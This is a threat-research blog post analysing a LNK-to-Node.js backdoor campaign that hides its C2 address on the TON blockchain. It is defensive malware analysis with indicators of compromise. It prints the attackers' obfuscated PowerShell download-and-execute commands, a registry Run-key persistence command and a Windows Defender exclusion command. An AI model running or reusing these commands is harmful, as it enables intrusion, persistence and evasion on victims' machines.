

Hiding in the Chain: Multi-Stage LNK Attack Leveraging TON Blockchain to Deliver Node.JS Backdoor

levelblue.com/blogs/spiderlabs-blog/hiding-in-the-chain-multi-stage-lnk-attack-leveraging-ton-blockchain-to-deliver-node.js-backdoor

Nathaniel Morales

July 9, 2026



- [Home](#)
- [SpiderLabs Blog](#)

The LevelBlue Managed Threat Research team investigated a security alert in a customer environment involving a malicious ZIP file containing a Windows shortcut (.lnk) used for initial execution. When triggered, the LNK file executes a hidden PowerShell command that downloads a legitimate node.exe binary and deploys a NodeJS-based backdoor. The malware also uses the EtherHiding technique, leveraging the TON blockchain to retrieve its command-and-control (C2) address.

In this blog, we break down the execution chain, key behaviors, and the techniques used by the threat actors to evade detection and maintain persistence.

Initial Delivery

The campaign begins with a spam email targeting the hospitality sector using booking themed lures. The email contains a link hosted on Google Share, which is abused by the threat actor to make it look legit and also evade email security filtering.

```
hxxps[://]share[.]google/YLoRYlokrW3iner8r ->
hxxps[://]recordstrace[.]info/5bC6vV0eP9PI3B08 (redirected url)
```

Initial URL accessed by the victim

After redirection, the victim is prompted to retrieve a ZIP archive containing a malicious LNK file using ClickFix or a direct download link.

Stage 1: LNK Dropper




Figure 1. Contents of the archive file.

The LNK file uses an icon from shell32.dll to make it look like an image file tricking the victim to run it. When executed, the shortcut launches the PowerShell command shown in Figure 2.

The PowerShell command is obfuscated using two large integer (bigint) values. The script subtracts one integer from the other and reconstructs the C2 URL by repeatedly extracting the least significant byte using bitwise AND operation (-band 255 or 0xFF) and shifting the value right by 8 bits (-shr 8).

```
-ep bypass -c "$k=[bigint]"103611123287841270239358680764268378815414\";$z=[bigint]"
65703626018063718555938252096871538628164\";$p=$k - $z;while($p -ne 0){$m+=[char]([int]($p -band (177+
78))); $p=$p -shr 8};iwr $m -OutFile $env:TEMP\4eCBBP.ps1 -UseBasicParsing; powershell -ep bypass -File
$env:TEMP\4eCBBP.ps1"
```

Figure 2. Command executed in the LNK file.

During the analysis of the campaign, we observed multiple variants with slightly different obfuscations. While the core logic remains the same, some samples replace bitwise operations with arithmetic equivalents, such as modulo and integer division.

```
-ep bypass -c "$fNecUmSxQo3B8J=\"103611123287841270239358680764268378815414\" -as [bigint];$VaTQ2yV=256;$
oSs9n1=\"65703626018063718555938252096871538628164\" -as [bigint];$A00s8FTc=$fNecUmSxQo3B8J - $oSs9n1;
while($A00s8FTc -ne 0){$ksaadh5go0+=[char]([int]($A00s8FTc % $VaTQ2yV));$A00s8FTc=$A00s8FTc / $VaTQ2yV}
;iwr $ksaadh5go0 -OutFile $env:TEMP\ZhXlZHF.ps1 -UseBasicParsing; powershell -ep bypass -File $env:TEMP
\ZhXlZHF.ps1"
```

Figure 3. Command executed in the LNK file of another variant.

Below is the Python implementation of the deobfuscation routine

Result: recordstrace[.]info

Variant #1 via Bitwise extraction

```
```python
int_a = 103611123287841270239358680764268378815414
int_b = 65703626018063718555938252096871538628164

int_c = int_a - int_b

result = ""
while int_c:
 result += chr(int_c & 0xFF)
 int_c >>= 8

print(result)
```
```

Variant #2 via Modulo

```
```python
int_a = 103611123287841270239358680764268378815414
int_b = 65703626018063718555938252096871538628164
int_c = int_a - int_b

result = ""
while int_c:
 result += chr(int_c % 256)
 int_c //= 256
print(result)
```
```

Stage 2: PowerShell

The downloaded PowerShell payload performs several post-execution steps to establish its runtime environment and prepare the next stage of the attack chain:

- It first checks if node.exe is installed on the victim machine.
- If Node.js is not installed, the script downloads a legitimate Node.js package from the official distribution site:

<https://nodejs.org/dist/v24.13.0/node-v24.13.0-win-x64.zip>

The archive is then extracted into the user's LocalAppData directory.

```
if (-not (Test-Path $H6iBta65gmom)) {  
    $node_zip = "$env:USERPROFILE\AppData\Local\Nodejs\node.zip"  
    $node_downloadurl = "https://nodejs.org/dist/v24.13.0/node-v24.13.0-win-x64.zip"  
  
    $uABtCog6xjPR = $false  
    New-Item -ItemType Directory -Force -Path $dir_NodeJS -ErrorAction SilentlyContinue  
    while (-not $uABtCog6xjPR) {  
        Remove-Item $node_zip -Force -ErrorAction SilentlyContinue  
        Invoke-WebRequest -Uri $node_downloadurl -OutFile $node_zip -ErrorAction SilentlyContinue  
    }  
}
```

Figure 4. Downloading of legitimateNode.

The next stage payload is then decrypted via Base64 and AES-128-CBC decryption.

```
$decrypt_AESkey = func_decodeBase64 "rMN0KExxu9f3CaWamcq6g/l+rd2rY/fwyel8Ca5G9z0=" "  
$decrypt_AESiv = func_decodeBase64 "Sw9v7WJhr+I83VU04YA5Yw==" "  
$js_filepath = $dir_NodeJS + "\uTmuR2wVd.js"  
$str_decrypted = func_AESdecrypt $str_encrypted $decrypt_AESkey $decrypt_AESiv  
[System.IO.File]::WriteAllText($js_filepath, $str_decrypted, [System.Text.Encoding]::UTF8)
```

Figure 5. Decryption of next stage payload.

The resulting payload is a heavily obfuscated JavaScript code that will be executed in the next stage.



Figure 6. Decrypted content using CyberChef.

After decoding the blobs, we observed several readable strings that provided insight into the malware's functionality. Further analysis revealed that the `vmn_c51b70` function acts as a custom bytecode virtual machine (VM) interpreter. Instead of executing JavaScript code directly, the malware interprets encoded bytecode at runtime, making static analysis more difficult and helping the malware evade detection.

```

00000000: 01 02 08 01-00 02 04 26-08 0E 70 72-6F 63 65 73 00 00 00 00 process
00000010: 73 08 10 70-6C 61 74 66-6F 72 6D 08-0E 69 6E 64 splatform.find
00000020: 65 78 4F 66-08 06 77 69-6E 04 01 08-66 48 4B 43 exOfwinofHKC
00000030: 55 3A 5C 53-6F 66 74 77-61 72 65 5C-4D 69 63 72 U:\Software\Micr
00000040: 6F 73 6F 66-74 5C 57 69-6E 64 6F 77-73 5C 43 75 osoft\Windows\Cu
00000050: 72 72 65 6E-74 56 65 72-73 69 6F 6E-5C 52 75 6E rrentVersion\Run
00000060: 08 02 78 04-02 08 02 70-08 14 72 65-70 6C 61 63 hexopjreplac
00000070: 65 41 6C 6C-08 02 5C 08-04 5C 5C 08-78 24 63 6F eAll\$\x$code
00000080: 64 65 20 3D-20 22 72 65-71 75 69 72-65 28 27 63 de = "require('c
00000090: 68 69 6C 64-5F 70 72 6F-63 65 73 73-27 29 2E 73 hild_process').s
000000A0: 70 61 77 6E-28 70 72 6F-63 65 73 73-2E 65 78 65 pawn(process.exe
000000B0: 63 50 61 74-68 2C 20 5B-27 08 B6 01-27 5D 2C 20 cPath, ['\'],
000000C0: 7B 64 65 74-61 63 68 65-64 3A 20 74-72 75 65 2C {detached: true,
000000D0: 20 73 74 64-69 6F 3A 20-27 69 67 6E-6F 72 65 27 stdio: 'ignore'
000000E0: 2C 20 77 69-6E 64 6F 77-73 48 69 64-65 3A 20 74 , windowsHide: t
000000F0: 72 75 65 7D-29 2E 75 6E-72 65 66 28-29 22 3B 0A rue}).unref()";
00000100: 20 20 20 20-20 20 20 20-20 24 63 6F-6D 6D 61 6E $command
00000110: 64 20 3D 20-22 22 22 08-10 65 78 65-63 50 61 74 d = ""execPat
00000120: 68 08 66 22-22 20 2D 65-20 22 22 24-63 6F 64 65 h" -f" -e ""$code
00000130: 22 22 22 3B-0A 20 20 20-20 20 20 20-20 20 53 65 """;
00000140: 74 2D 49 74-65 6D 50 72-6F 70 65 72-74 79 20 2D t-ItemProperty -
00000150: 50 61 74 68-20 22 08 12-22 20 2D 4E-61 6D 65 20 Path " -Name
00000160: 22 08 22 22-20 2D 56 61-6C 75 65 20-24 63 6F 6D " -Value $com
00000170: 6D 61 6E 64-08 02 75 84-01 8A 02 80-02 08 80 02 mand
00000180: 00 14 14 00-CA 01 00 4A-80 01 C4 01-02 CC 01 00
00000190: 0E 0C 10 C2-05 00 C8 01-84 04 C4 01-02 CC 01 C2
000001A0: 05 08 80 02-00 14 14 00-14 14 00 CA-01 0E 00 0C
000001B0: 7A 40 00 40-8A 02 80 02-7A 40 00 40-0C 7A 40 00

```

Figure 10. Sample decrypted Base64 blob.

At the bottom of the script, the `q()` function serves as the main entry point and is immediately executed. The function creates an object containing references to several internal variables through JavaScript getters and setters before passing them to the `vmn_c51b70` function.

```

9600     const a = {
9601         k: n,
9602         D: r,
9603         X: m,
9604         B: Q,
9605         E: t
9606     };
9607     return vmn_c51b70(31, arguments, {
9608         _$Iy4LOA: undefined,
9609         _$0wpn57: Object.defineProperty({}, a)
9610     }, undefined, new.target, this);
9611 }
9612 q();

```

Figure 11. Bottom of the script showing the execution of function q().

Dedicated to hunting and eradicating the world's most challenging threats.

[SpiderLabs](#)

Checking for Running NodeJS Instances

One of the malware's functions is to determine whether another instance of the dropped node.exe process is already running. This check helps prevent multiple instances of the backdoor from executing simultaneously.

As shown in the image below, the k() function passes blob 10 to the VM interpreter (vmn_c51b70). It also creates an object containing a getter and setter for the function u() and passes it as part of the execution. Function u() is used to run PowerShell via NodeJS's execSync and serves as a common wrapper that is also used by other functions.

```
function k() {
  const i = {
    get: function () {
      return u;
    },
    set: function (c) {
      u = c;
    },
    enumerable: true
  };
  const s = {
    u: i
  };
  return vmn_c51b70(10, arguments, {
    _Iy4LOA: undefined,
    _$0wpn57: Object.defineProperties({}, s)
  }, undefined, new.target, this);
}
```

Figure 12. Function *k()*.

The executed PowerShell command is shown below:

```
powershell.exe -c "(Get-Process | Where-Object { $_.Path -eq
\"%AppData%\Nodejs\node-v24.13.0-win-x64\node.exe\" }).Count"
```

This command enumerates running processes and returns the number of instances whose path matches the dropped NodeJS runtime

Persistence

The function *D()* is responsible for establishing persistence on the infected system. It executes a PowerShell command that creates a new Run Registry key.

The registry value is configured to launch the dropped NodeJS runtime (*node.exe*) and execute the NodeJS backdoor whenever the user logs in. To reduce visibility, the process is started in a detached state, with its output suppressed and window hidden.

The executed PowerShell command is shown below:

```
powershell.exe -c "$code = \"require('child_process').spawn(process.execPath,
['%APPDATA%\{Dropped JS}'], {detached: true, stdio: 'ignore', windowsHide:
true}).unref()\"; $command = \"\"\"{Dropped Node.exe}\"\" -e \"\"$code\"\"\";
Set-ItemProperty -Path \"HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\"
-Name \"{GUID}\" -Value $command"
```

Internet Connectivity Check

Function X() is responsible for verifying internet connectivity before the malware proceeds with its execution. Analysis of the corresponding bytecode shows that it attempts to connect to <https://google.com> to determine whether the infected system has internet access.

```
async function X() {  
  return vmn_c51b70(30, arguments, undefined, undefined, new.target, this);  
}
```

Figure 13. Function X().

| | | |
|-----------|---|--------------|
| 00000000: | 01 02 18 01-00 00 00 06-08 24 68 74-74 70 73 3A | https: |
| 00000010: | 2F 2F 67 6F-6F 67 6C 65-2E 63 6F 6D-08 0A 66 65 | //google.com |
| 00000020: | 74 63 68 04-01 20 00 D0-01 04 00 00-04 01 8A 02 | tch |
| 00000030: | 04 02 00 04-01 C8 01 00-84 04 00 06-00 D2 01 00 | |
| 00000040: | C0 01 04 FF-D4 01 00 DC-01 00 C0 01-00 DA 01 00 | |
| 00000050: | C0 01 00 02-00 CC 01 0A-10 18 14 1A-16 18 18 1C | |
| 00000060: | 1A 00 02 00-14 00 1A - - | |

Figure 14. Decrypted blob 10 passed in function X().

C2 Retriever

The function B() is one of the malware's core components and is responsible for retrieving the C2 URL using the EtherHiding technique that leverages the TON blockchain.

As shown in the figure below, the function passes bytecode blob **13** to the VM interpreter (vmn_c51b70) and exposes the variable V through a getter and setter.

```
async function B(z) {  
  const i = {  
    get: function () {  
      return V;  
    },  
    set: function (c) {  
      V = c;  
    },  
    enumerable: true  
  };  
  const s = {  
    V: i  
  };  
  return vmn_c51b70(13, arguments, {  
    _Iy4LOA: undefined,  
    _$0wpn57: Object.defineProperties({}, s)  
  }, undefined, new.target, this);  
}
```

Figure 15. Function B().

```

00000000: 01 02 08 01-00 02 00 14-08 00 08 02-56 08 30 2F 00 00 00 00/v2/blockchain/ac
00000010: 76 32 2F 62-6C 6F 63 6B-63 68 61 69-6E 2F 61 63 counts/&/method
00000020: 63 6F 75 6E-74 73 2F 08-26 2F 6D 65-74 68 6F 64 s/get_domain
00000030: 73 2F 67 65-74 5F 64 6F-6D 61 69 6E-08 0A 66 65 tch/json
00000040: 74 63 68 04-01 08 08 6A-73 6F 6E 04-00 08 0E 64 encodeddomainB
00000050: 65 63 6F 64-65 64 08 0C-64 6F 6D 61-69 6E 42 00
00000060: 04 00 C2 05-04 01 7A 00-40 00 00 04-02 40 00 10
00000070: 04 00 7A 00-40 00 00 04-03 40 00 8A-02 04 04 00
00000080: 04 05 C8 01-04 01 84 04-00 08 00 80-02 04 06 00
00000090: 04 07 CA 01-04 00 84 04-00 08 00 C6-01 00 06 00
000000A0: 02 00 C0 01-00 80 02 04-08 08 00 C6-01 00 06 00
000000B0: 02 00 C0 01-00 80 02 04-09 CC 01 00-08 2A 32 30
000000C0: 34 36 3E 3C-40 - - 46><@

```

Figure 16. Decrypted blob 13 passed in function B().

The variable V is initialized as:

```
var V = "https://" + (process.env.TONAPI_DOMAIN_PREFIX ?? "") + "tonapi.io";
```

Using this value, the malware constructs the following URL:

```
$V/v2/blockchain/accounts/{ACCOUNT ID}/methods/get_domain
```

where {ACCOUNT ID} is a TON smart contract account ID retrieved from bytecode blob 31.

```

00000000: 01 02 08 01-00 00 0A 22-08 02 6B 04-00 08 48 30 00 00 00 00/H0
00000010: 62 65 32 37-36 63 34 2D-37 64 66 62-2D 34 64 35 be276c4-7dfb-4d5
00000020: 66 2D 61 38-65 32 2D 66-64 37 63 35-37 33 35 63 f-a8e2-fd7c5735c
00000030: 34 38 39 08-84 01 30 3A-63 36 36 31-31 39 66 30 489ä0:c66119f0
00000040: 65 35 36 33-35 63 34 33-38 30 34 34-31 64 37 61 e5635c4380441d7a
00000050: 37 39 62 61-66 30 63 30-32 61 30 61-62 37 65 61 79baf0c02a0ab7ea
00000060: 36 63 64 37-38 64 65 30-36 35 30 37-66 63 35 64 6cd78de06507fc5d
00000070: 63 32 63 31-61 35 64 39-08 02 44 04-01 08 02 58 c2c1a5d9D+X
00000080: 08 02 42 08-00 08 04 77-73 08 06 77-73 73 08 06 B B ws ws
00000090: 3A 2F 2F 08-04 2F 77 08-0E 63 6F 6E-73 6F 6C 65 ://w/console
000000A0: 08 06 6C 6F-67 08 02 45-04 02 B2 01-04 00 04 01 logE
000000B0: 04 00 00 00-00 04 00 00-00 00 04 02-04 00 04 01
000000C0: 00 00 00 04-03 04 01 04-00 04 04 04-05 04 01 00
000000D0: 00 04 06 04-01 04 00 00-00 04 02 00-00 00 00 04
000000E0: 02 04 02 00-00 04 01 04-07 04 05 04-01 00 04 04
000000F0: 04 04 00 00-00 00 04 08-04 03 00 04-09 00 04 0A
00000100: 00 00 04 0B-00 04 04 00-00 04 0C 00-00 04 02 00
00000110: 04 0D 00 04-0E 04 02 00-00 04 05 04-01 00 04 02
00000120: 00 00 00 00-04 0F 04 02-04 00 04 10-04 02 04 03
00000130: 00 00 C2 05-00 C8 01 C4-01 02 CC 01-8C 05 08 C2
00000140: 01 06 00 0E-8C 05 08 C2-01 06 00 0E-0C C2 05 00
00000150: C8 01 84 04-06 C2 05 00-C8 01 84 04-06 8C 05 08
00000160: C2 01 06 04-0E 0C 70 C4-01 0C C2 05-00 C8 01 84
00000170: 04 0E 0C 70-C4 01 02 CC-01 00 8C 05-C4 01 00 C0
00000180: 01 00 7A 40-00 40 0C 7A-40 00 40 08-0E 06 8A 02
00000190: 08 80 02 0C-14 14 00 CA-01 06 0C 70-C4 01 02 CC
000001A0: 01 C2 05 0C-0C 00 88 03-0E 02 CC 01-12 06 0C 10
000001B0: 16 1C 22 3E-44 4A 86 01-5C 62 66 6C-6A 6E 9C 01

```

Figure 17. Decrypted blob 31.

This results in the following URL:

```
https://tonapi.io/v2/blockchain/accounts/0:c66119f0e5635c4380441d7a79baf0c02a0ab7ea6cd78de06507fc5dc2c1a5d9/methods/get_domain
```

The request queries the TON blockchain through TONAPI and retrieves data from the specified smart contract. The malware leverages the EtherHiding technique, allowing it to retrieve the C2 URL without embedding it directly into the malware. This adds an additional layer of defense evasion, as the threat actor does not need to embed the C2 URL directly into the malware and allows threat actors to update the C2 address by just updating the smart contract whenever the active C2 domain is blocked or taken down, without modifications to the malware itself.

```
C:\Windows\System32>curl https://tonapi.io/v2/blockchain/accounts/0:c66119f0e5635c4380441d7a79baf0c02a0ab7ea6cd78de06507fc5dc2c1a5d9/methods/get_domain
{"success":true,"exit_code":0,"stack":[{"type":"cell","cell":"b5ee9c720101010016000028746f6e616a756b626875616b706f322e73686f70"}],"decoded":{"domain":"tonajukbhuakpo2.shop"}}
C:\Windows\System32>
```

Figure 18. Retrieval of C2 from Ton blockchain.

Using [Tonviewer](#), we can also see the past transactions of the account, with the most recent update observed on June 2.

| History | Raw Transactions | Code | Methods | Send Message | Sort | Date | |
|--------------|------------------|-----------------|---------------------|--------------|------|------|--------------|
| 02 Jun 10:53 | </> | Contract called | UQBtW0TQ...tMEtQFAs | 0x17be49cf | | | + 0.01 GRAM |
| 20 Feb 23:19 | </> | Contract called | UQBtW0TQ...tMEtQFAs | 0x17be49cf | | | + 0.01 GRAM |
| 10 Feb 03:17 | </> | Contract called | UQBtW0TQ...tMEtQFAs | 0x17be49cf | | | + 0.01 GRAM |
| 07 Feb 22:03 | ↓ | Received GRAM | UQBtW0TQ...tMEtQFAs | - | | | + 0.001 GRAM |
| | </> | Contract deploy | EQDGYRnw...wsGL2XxP | - | | | - |

Figure 19. Transaction history of the address.

To extract previously used C2 URLs, each transaction can be opened, followed by viewing the transaction details. The msg value can then be decoded from hex to reveal the C2 information.



Figure 20. Decrypted C2 from the transaction history.

Below are the C2 URLs found on the account:

| Date | C2 |
|-----------------|------------------------|
| 02 Jun 10:53:50 | tonajukbhuaipo2[.]shop |
| 20 Feb 23:19:03 | zloapobikahy23[.]bond |
| 10 Feb 03:17:05 | hsaertyuoang34[.]sbs |
| 07 Feb 22:03:27 | amanohuguta[.]cfd |

WebSocket C2 Client

After retrieving the C2 URL, the malware establishes a new WebSocket connection using the following format:

wss://<C2>/w?user_id=<guid>

Key Exchange and Session Setup

The malware implements a secure communication channel using an ECDH-based key exchange (secp256k1):

1. The malware generates an ECDH key pair using the secp256k1 curve send public key to server.
2. It sends its public key to the server over the WebSocket channel.
3. The server responds with its own public key along with a salt value.
4. Both compute shared secret using ECDH.
5. Uses HKDF to derive AES-256-CBC key and IV.

DownloadAndRun and Remote Code Execution

The malware can download and execute additional payloads, supporting Windows executables as well as PowerShell and JavaScript execution.

Executable Download and Execution

- Downloads a file using `fetch(url)` and receives raw bytes.
- Checks if the file is a valid Windows PE executable.
- Saves the file to `%TEMP%` with a random name (e.g., `random.exe`) using `writeFileSync`.
- Adds a Windows Defender exclusion for the file path using:

```
Add-MpPreference -ExclusionProcess "{path}"
```

Executes the file using `execFile`.

PE Validation

The malware checks if the downloaded file is a valid PE executable by looking for the PE signature (50 45 00 00) at offset 0x3C. This ensures the malware only runs valid Windows executables before execution.

Campaign Tracking

Based on the analysis of the LNK file contents, we found similar samples and observed that they use similar filename patterns.

A quick search on VirusTotal revealed recent samples using the following query:

name:photo-*.png.lnk OR name:IMG-*.png.lnk

| Matches - 20/-452 Files | Associations | GTI Score | Detections | First seen | Last seen | Submitters |
|--|--------------|-----------|------------|---------------------|---------------------|--------------|
| 33c9b51a4a91ea32ad5388fe389673a66da22cf482acbe587122296e9d59549
C:\Users\user\AppData\Local\Temp\vyfsc081_Agr\PHOTO-296502798.png.lnk
calx-wml detect-debug-environment long sleep | - | 30 / 100 | 18 / 60 | 2026-06-17 15:06:38 | 2026-06-17 15:06:38 | 1
2.83 KB |
| 2c46d6f3c3944d63863b051f5d8351dfad5ada7890b2886576b7755472f2bc8
PHOTO-792514704.png.lnk
calx-wml detect-debug-environment long sleep | - | 30 / 100 | 18 / 61 | 2026-06-17 12:45:18 | 2026-06-17 12:45:18 | 1
2.05 KB |
| 6c2516915b59577383a080d73f0ba253a235ff213c90b11f6a61c63679a5999
PHOTO-565585742.png.lnk
detect-debug-environment long sleep calx-wml | - | 30 / 100 | 15 / 59 | 2026-06-17 10:28:30 | 2026-06-17 10:42:09 | 2
2.83 KB |
| c69dcfe7f73498bf386815951b11b640514112361922c73cb7e094c9b038a1c
PHOTO-855734897.png.lnk
detect-debug-environment long sleep | - | 30 / 100 | 18 / 60 | 2026-06-17 10:36:56 | 2026-06-17 10:36:56 | 1
2.82 KB |
| daFd4da5c8eccdc474dbd3a283ceb44f477ed291434791cd3477c3c45d95b7b
C:\Users\user\AppData\Local\Temp\l41rckefa_gd\PHOTO-653931697.png.lnk
calx-wml detect-debug-environment long sleep | - | 30 / 100 | 18 / 63 | 2026-06-16 20:18:27 | 2026-06-16 20:18:27 | 1
2.10 KB |
| 1313843f75a8568281e41f145fa34322e7f439fa3c4ae12f78416e85720ccc6
C:\Users\user\AppData\Local\Temp\l41rckefa_gd\PHOTO-39121804.png.lnk
calx-wml detect-debug-environment long sleep | - | 30 / 100 | 18 / 63 | 2026-06-16 14:59:05 | 2026-06-16 14:59:05 | 1
2.82 KB |
| 5a8c32312625b0a626f49af31622fea964f34e922a6dc772957d9ca826fb41e5
PHOTO-436866144.png.lnk
calx-wml detect-debug-environment long sleep | - | 30 / 100 | 18 / 62 | 2026-06-16 14:54:19 | 2026-06-16 14:54:19 | 1
2.00 KB |

Figure 21. VirusTotal query for finding similar LNK files.

New samples are being observed daily, indicating that the campaign is active. Recent LNK files also share a common MachineID value (win-5r0dsv23ed0). Over 400 samples have been associated with this identifier, with the earliest submission dating back to March 2026.

Distribution via Public Forums

Earlier samples were also observed being distributed through public forums, where the LNK files were posted as comments by different accounts.

One such example was identified on an [economics discussion forum](#):

Economist
Schultz

<http://photo-id5631894.com/>

2 MONTHS AGO # QUOTE 0 GOOD 0 NO GIOD

Figure 22. Malicious URL posted on a public forum.

Economist
Marx

<http://id3702579photo-image-docs.com/>

2 MONTHS AGO # QUOTE 0 GOOD 0 NO GIOD

Figure 23. Malicious URL posted on a public forum.

Infrastructure

Both C2s used for downloading payloads and those extracted from the TON blockchain are hosted behind Cloudflare

Below are the recent LNK samples and their extracted C2 URLs.

| SHA1 | C2 |
|--|-------------------------|
| 3d84d37393e244a76c24dfd9eebd0d20914166e6 | photobookadm[.]pro |
| a5077656e98906385bea101548b462322cd947fa | flamecube[.]info |
| aebce6479d7d5d0d7b59a3da020969ee465f8d36 | bigfrogs[.]info |
| e9488c259d1e047a0ad11d4abf1bfc442f49b992 | photobookadm[.]pro |
| d0fd605b18d8af766fb7beb94f3ef7397db4aa8a | hubsecure[.]info |
| ded8575d8badffea8beaa2bbfcb364901b89065d | photobookadm[.]pro |
| b6aab844ee021a684ebc236c1815e0d14ef15104 | tracerecord[.]info |
| 5daab9743a4c80415d7261d2c2b3720140890e2b | photobookadm[.]pro |
| b3cefdff102b9984748ce3a94d67a76567a92e1b | bubblekip[.]info |
| d6ffd15c58edac8cf0f5f829b6e248e2d933aa80 | checkphoto-bookin[.]com |
| ee17aabe0180f62278f5bcf2ed887352ced66446 | photobookadm[.]pro |
| 5c21735b6a823a85730b03a71fe339082c417732 | strayweirds[.]info |
| 399712edc298a35e2cb643353b7fcfe4327e173b | bigfrogs[.]info |

| | |
|--|-------------------------|
| fe18e053366ab393430d20d7bec523071f97fcc1 | flamecube[.]info |
| 69b570e6aa1d50e4bbd89c653eb1b97dab77f174 | photobookadm[.]pro |
| 5c80d4af9e9251f2303b88c51435dba09b24177a | hotelphotoadm[.]info |
| b33043882bf31fa05a27243240361478e88963c0 | marmoteilefinance[.]com |
| b6457f1e62be6d8121281a74b0eb75213a849be4 | lastnight[.]info |
| c881d5fc0c8debcf17e869f863b50a8016674a70 | lastnight[.]info |
| f5161d3f01fdd1acf77ff0808b3f732d9dd3a254 | fancystraits[.]info |
| 0cae9af236ae7ebbb072b058bb65ea6ed7592aae | book-photopage[.]info |
| 18949de1c7550d93e7d58ba545c2ab9703e47d51 | jsdakksd283ksl[.]com |
| 0a0378a8e1b2bcf2a6d71ee8d39572897a48ab46 | lastnight[.]info |
| 0993e576ea97208db8cd9ee651f6eb6382a6565a | photobookadm[.]pro |
| 18a720ebe0bc1ea1aeea9b495b419cc929c427aa | photo-pagebook[.]info |
| 27a7c5f0dcaf9ed18aa41340aa95d4d5778d7708 | keysrace[.]info |
| 4c98348b9bc57485d0624a5fc7838372566aacd7 | photobookadm[.]pro |
| 2f9d50d3b166a667fe6b7a05da7039a8029c79b3 | fellshow[.]info |
| 307c3a41a56e67ff6d3026c3cd6e35b751f1eafb | lastnight[.]info |

| | |
|--|-------------------------|
| 2aab7ce372244d0ad882c45cc76579f570d5993b | bigfrogs[.]info |
| 8a3889be09bab729a916b97ebbfda19afef828b7 | checkphoto-bookin[.]com |
| cb1820283981c6f32db15d4220b8b8d39da5fc9a | photobookadm[.]pro |
| 8f0d6abefd133bd130c6fb897c764f199a08444c | photobookadm[.]pro |
| c8f0d1447c6d3304b0f4d7e24bdd41b073f5e852 | tracerecord[.]info |
| 625cdb454461e7e82ba9b73028ddbdcfb0b5a7ab | photobookadm[.]pro |
| aa70a6966cf3c430b768977cabdeb8aa2c2b39a3 | lightsnow[.]info |
| 2cab6043e2cf54bb1b46357798fba2d8d0d62e77 | book-photopage[.]info |
| 6a0bf6e890b24870597befcb447693a598fbd897 | hotelphotoadm[.]info |
| 85cf831025122ab3f411cd21b825eef4d6322b3d | bigfrogs[.]info |
| a544e8b67f0989f89b556c61fedd67a84c7b1ae6 | photobookadm[.]pro |
| b0f937a64f64d30fc341b23971ce7682ca725d9e | strayweirds[.]info |
| 435b00e224f2e001018ed52aff2bd35706614297 | keysrace[.]info |
| be6494df5052cb6beffaef98a9cc063db0b9a1d4 | jsdakksd283ksl[.]com |
| a56e3014116435cb8b928e33b16ac43f18beb733 | tracerecord[.]info |
| 0451e7e75af3c2917a38753db2642619b8f4a0fd | bokconfphoto[.]info |

| | |
|--|--------------------------|
| 7e05edb4a326c6b80ca937d602d43590bb73d68c | fancystraits[.]info |
| f277f060ffcd3fbf34bb98884c8a9fa3f0f57845 | lastnight[.]info |
| db68cbf2359df9835a9f85b29ec01e750e814e8b | book-imagegallery[.]info |
| 828f62be77939b3c738b6fcf43c2d308b59481f6 | deracefight[.]info |
| 0ddc606b48c4dd85cad09ffcb2fe560f68e63868 | deracefight[.]info |
| b8d6bb8bf3291fdb3424abbf237f191c9db67a7c | lastnight[.]info |
| 54740686b96e9702cc376d6b04f89105d7700408 | bigfrogs[.]info |
| 4d901d5bd6c467f4bedfb0b968eb4c42902cf588 | keysrace[.]info |
| d807a3f8dff4f9b8dc828b3e0ef56f85534a91d8 | lastnight[.]info |
| b9205e4cc92be77dfd4c8767f86384a36520e331 | dsjkaksfks324das[.]com |
| b196b2552a18b8112b72ed7aab4e8ddb1253a81e | tracerecord[.]info |
| 11838c2e3134991402e40a1744aa4c1f93447407 | photobookadm[.]pro |
| b82652f33d382a96d9ab5f60dc7a6897dd0f5dfd | photo-pagebook[.]info |
| fb9e1728a0017321fd74f6f9b860b1d5af05d392 | photo-26654[.]cfd |
| 5a944255ee92ba70654d6ed73a52b5de22942340 | hotelphotoadm[.]info |
| 7ae18cb6532f2ebb0b6231509541118b52583dc0 | photobookadm[.]pro |

| | |
|--|-------------------------|
| e924650b4fb36679243e7e511fe8e1b00ab2fe6b | checkphoto-bookin[.]com |
| 717e816d99377e285f894457d7a662d85f39053f | fancystraits[.]info |
| b255bda9419d919501ae89fadab3ba54e5c0e86b | lastnight[.]info |
| 65b2a34be17b3d31221d55f9829f7d876634eaed | tracerecord[.]info |
| 17abeb78bb862d702d4e63d746c58d2d805d71ee | haddjskak827sja[.]com |
| 33f6d432464c20bbdf019f62510435e9a45e29bc | photo-27657[.]cfd |
| 11b2f77a7abf1593648bbcc5bdeb27c4f890aef3 | photo-26654[.]cfd |
| 4e3baea41d73967aac96b3cb6525b9edb0ccacd8 | strayweirds[.]info |
| e086583b8bd11a5a146e522f5ac8d8ac68111f44 | photo-26654[.]cfd |
| 932f4b274e6f08c55b64a4e7a0cbbe9dff829649 | tracerecord[.]info |
| 0b6e6d9c0091b1f8580bee455eb2199a4fe8a7e0 | photobookadm[.]pro |
| 206810a3effe5e477ffc441731b58f7f6cd2c04b | checkphoto-bookin[.]com |
| b75d84cc997bfcc8e0f03b091e067a74030b29ce | photo-62454[.]cfd |
| 7ba0659c3c33ff97a3c8e10a304b26a58f450b4e | flamecube[.]info |
| 954a7dc750ac502c51dfd7db2068a11961b2f342 | lastnight[.]info |
| c45a08b8bfa12241865dc82b417a29dbc2510a54 | confbookphoto[.]info |

| | |
|--|---------------------------|
| 6145aabf54337e633670aa2e82835fae97612a5d | aboutbookphoto[.]pro |
| 4edec9cff71c5467808c0a919ba05f13489d21ab | dancamp[.]info |
| df5197155515d5f706ecb9b2b326e11d9ed215ed | photobookadm[.]pro |
| efd4283b06ae8a9555475f91f59a733b7b73ddfa | book-imagegallery[.]info |
| 27e1eeb34bd8bd4b54760f15c88dd33f58507e09 | lastnight[.]info |
| 391485c342138e8d137d88f927423eb5d7c00ad6 | vault-docs-x[.]info |
| 5edc16ff32ff12ee2bf0abbc85a62b93eddab3b3 | photobookadm[.]pro |
| a47ce3551596100173879d406d75b5f960d25c02 | photohotels-visit[.]cloud |
| 194fb8cbab8b030944e9a1ec44f2e4383f394589 | replyjoke[.]info |
